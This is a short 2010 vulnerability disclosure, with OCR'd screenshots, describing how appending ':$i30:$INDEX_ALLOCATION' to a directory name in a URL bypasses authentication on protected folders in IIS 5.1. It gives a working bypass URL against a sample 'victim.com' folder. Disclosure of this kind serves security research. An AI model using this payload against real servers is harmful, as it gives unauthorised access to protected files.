IIS 5.1 Directory Authentication Bypass

Soroush Dalili
irsdl a.t yahoo d.o.t com
soroush.secproject.com

June. 2010

IIS 5.1 Directory Authentication Bypass

Introduction:

Although IIS5 is very old, finding one is not impossible! Therefore, I want to introduce a technique to bypass the IIS authentication methods on a directory.

Description:

This vulnerability is because of using Alternate Data Stream to open a protected folder. All of IIS authentication methods can be circumvented (Fig. 1). In this technique, we can add a ":$i30:$INDEX_ALLOCATION" to a directory name to bypass the authentication.


Figure 2 shows a protected folder -"AuthNeeded" – which includes "secretfile.asp".

It is possible to run "secretfile.asp" by using:

"/AuthNeeded:$i30:$INDEX_ALLOCATION/secretfile.asp" (Fig. 3)

Instead of:

"/AuthNeeded/secretfile.asp"



Authentication Methods

☐ Anonymous access

No user name/password required to access this resource.

Account used for anonymous access:

User name: TEST

Password: ••••••••••

☑ Allow IIS to control password

Authenticated access

For the following authentication methods, user name and password are required when
- anonymous access is disabled, or
- access is restricted using NTFS access control lists

☑ Digest authentication for Windows domain servers


☑ Basic authentication (password is sent in clear text)

Default domain:

Realm: TEST

☑ Integrated Windows authentication

Figure 1- Different authentication methods


You are not authorized to view this page - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
Loading...
Google

http://www.victim.com/AuthNeeded/secretfile.asp

You are not authorized to view this page

You do not have permission to view this directory or page using the credentials you supplied.

Please try the following:

- Click the Refresh button to try agai credentials.
- If you believe you should be able to page, please contact the Web site a e-mail address or phone number lis www.victim.com home page.

HTTP 401.2 - Unauthorized: Logon failed du
Internet Information Services

Technical Information (for support personnel)

- Background:
  This is usually caused by a server-side script not sending the proper WWW-Authenticate header field. Using Active Server Pages scripting this is done by using the **AddHeader** method of the **Response** object to request that the client use a certain authentication method to access the resource.
- More information:
  Microsoft Support


Authentication Required

Enter username and password for http://www.victim.com

User Name:

Password:

Figure 2- Protected Directory


Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
http://www.victim....ON/secretfile.asp
Google

http://www.victim.com/AuthNeeded:$i30:$INDEX_ALLOCATION/secretfile.asp

Hey, you could reach to this secret point!

Bypass Directory Authentication By Using:
:$i30:$INDEX_ALLOCATION

By:

Soroush Dalili
IRSDL at Yahoo dot Com
http://soroush.secproject.com/

Figure 3- Bypassing the authentication by using ADS